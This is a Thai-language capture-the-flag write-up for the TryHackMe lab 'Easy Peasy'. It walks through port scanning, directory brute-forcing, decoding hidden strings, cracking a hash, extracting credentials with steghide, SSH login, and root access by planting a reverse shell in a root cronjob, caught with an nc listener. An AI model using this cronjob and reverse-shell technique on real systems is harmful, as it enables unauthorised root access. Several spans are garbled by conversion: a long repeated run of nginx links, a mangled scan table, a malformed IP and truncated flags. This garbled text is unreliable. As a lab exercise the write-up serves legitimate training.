Tryhackme

Room: easy peasy

เริ่มด้วย scan port

Nmap -sS -sV -p- <IP machine>

```
root@kali:~/Desktop/thm/eastPeasy# nmap -sS -sV -p- 10.10.67.99
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-12 00:50 PDT
Nmap scan report for 10.10.67.99
Host is up (0.21s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.16.1
6498/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open http Apache httpd 2.4.43 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 1082.65 seconds
```

จากผลลัพธ์จะเห็นได้ว่า เปิดเว็บ ไว้ 2 port และ ssh อีก 1 port

เริ่มจาก port 80 ก่อน

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to $\frac{nginx.org}{nginx.com}$.

Thank you for using nginx.

ในหน้าเว็บ ไม่มีคะไร

```
1 
2 <html>
2 <html>
3 <head>
4 <title=Welcome to nginx!</title>
5 <style>
6 body {
7 width: 35em;
8 margin: 0 auto;
9 font-family: Tahoma, Verdana, Arial, sans-serif;
10 }
11 
12 </head>
13 <body>
14 <hl>
15 17 you see this page, the nginx web server is successfully installed and working. Further configuration is required.
16 17 you for outline documentation and support please refer to a href="http://nginx.org/">http://nginx.org/">http://nginx.org/">http://nginx.org/">http://nginx.org/">http://nginx.org/">http://nginx.org/">http://nginx.org/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http://nginx.com/">http:/
```

ในหน้า Source code ก็ไม่มีอะไร

ต่อไปจะใช้ gobuster ในการ directory search

Gobuster dir –u <target_url> -w /usr/share/dirb/wordlists/common.txt –e

```
| Content | Cont
```

ไปดูใน /robots.txt กันก่อน



User-Agent:*
Disallow:/

Robots Not Allowed

ไม่มีอะไร

ต่อไปก็ /hidden



ได้รูปบ้านร้างมารูปนึ่ง

ในหน้า Source code ก็ไม่มีอะไรอีกเช่นเคย

แต่มันไม่ควรจบแบบนี้ เลย gobuster /hidden ซ้ำอีกครั้ง

```
root@kali:-/Desktop/thm/eastPeasy# gobuster dir -u http://lo.10.67.99/hidden/ -w /usr/share/dirb/wordlists/common.txt -e

Gobuster v3.0.1
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://lo.10.67.99/hidden/
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Expanded: true
[+] Timeout: 10s

2020/08/12 01:33:13 Starting gobuster

http://lo.10.67.99/hidden/index.html (Status: 200)
http://lo.10.67.99/hidden/whatever (Status: 301)

2020/08/12 01:34:54 Finished
```

ได้ /whatever เพิ่มมา



```
<!DOCTYPE html>
<html>
<head>
<title>dead end</title>
<style>
     body {
    background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
    background-repeat: no-repeat;
background-size: cover;
         width: 35em;
margin: 0 auto;
         font-family: Tahoma, Verdana, Arial, sans-serif;
}
</style>
</head>
<body>
<center>

</center>
                               Rnf0==
</body>
</html>
```

คราวนี้ใน source code มี ที่มี string แปลกๆ อยู่ จะเห็นได้ว่ามันลงท้ายด้วย == มันคือ base64


นำไป decode

Echo <string> | base64 --decode




ก็จะได้ flag แรก

คราวนี้ไปดู เว็บบน port 65524 บ้าง



ใน source code รอบนี้มีถึง 2 อย่าง

1. String แปลกๆ



2. Flag ที่ 3

Fl4g 3 : flag{9f

String แปลกๆ ที่ว่า น่าจะ encode ด้วย base อะไรซักอย่าง

ใช้ cyberchef ช่วย

มันคือ base62 และ ได้ ไดเรกทอรื่มา



ต่อไป gobuster เว็บ บน port 62254

```
root@kali:~/Desktop/thm/eastPeasy# gobuster dir -u http://10.10.67.99:65524/ -w /usr/share/dirb/wordlists/common.txt -e
Gobuster v3.0.1
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.10.67.99:65524/
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Expanded: true
[+] Timeout: 10s

2020/08/12 02:18:55 Starting gobuster

http://10.10.67.99:65524/.htaccess (Status: 403)
http://10.10.67.99:65524/.hta (Status: 403)
http://10.10.67.99:65524/robots.txt (Status: 200)
http://10.10.67.99:65524/robots.txt (Status: 200)
http://10.10.67.99:65524/robots.txt (Status: 200)
http://10.10.67.99:65524/server-status (Status: 403)

2020/08/12 02:20:37 Finished
```

/robots.txt




String แปลกมาอีกแล้ว

นำไป decode จะได้ flag 2



ทีนี่กลับมาที่ ไดเรกทอรี่ที่ได้จาก base62



ใน source code จะเห็น รูป binary.... .jpg กับ string แปลกๆ

ก่อนอื่นนำ string ไป decode ก่อน

ตอนแรกนั้นเอาไป decode ใน online tool แต่ มันช้าเกิน ช้าจนผิดสังเกต เลยเปลี่ยนมาใช้ hashcat แทน



ที่นี้มาที่รูป ลอง extract รูป


```
root@kali:~/Desktop/thm/eastPeasy# steghide --extract -sf binarycodepixabay.jpg
Enter passphrase:
```

มีการขอ password ด้วย ใส่ password ก่อนหน้านี้เข้าไป ก็จะได้

Secrettext.txt

มันคือ user และ password ที่เป็น binary

น้า binary ไป decode



เอา username & password ไป login ssh

```
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

ก็จะเจอ user flag แต่ format ของ flag มันแปลกๆ

แก้ได้ด้วย rot13




ใช้ sudo –l ในการดูว่ามีโปรแกรมไหนรันด้วยสิทธิ์ root บ้าง

แต่ไม่ได้ผล

เลยใช้ linpease.sh ในการดูว่ามีช่องโหว่อะไรบ้างที่ให้เราอัพสิทธิ์เป็น root ได้ คำอธิบายของห้องนี้ คือการอัพสิทธิ์ด้วย cronjob

น่าจะเจอแล้วละ



จากข้อความข้างใน ไม่ว่าอะไรอยู่ข้างใน จะรันด้วย root

ก็ reverse shell ซะเลย



รอรับ shell ที่ port 7878

```
root@kali:~/Desktop/thm/eastPeasy# nc -lvnp 7878
listening on [any] 7878 ...
```

```
root@kali:~/Desktop/thm/eastPeasy# nc -lvnp 7878
listening on [any] 7878 ...
connect to [10.8.29.54] from (UNKNOWN) [10.10.67.99] 50942
bash: cannot set terminal process group (14862): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www# id
id
uid=0(root) gid=0(root) groups=0(root)
```

ก็จะได้ shell และ มีสิทธิ์เป็น root

ไปยัง home ของ root

ก็จะเจอ root flag ที่เป็น hidden file

```
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63;
```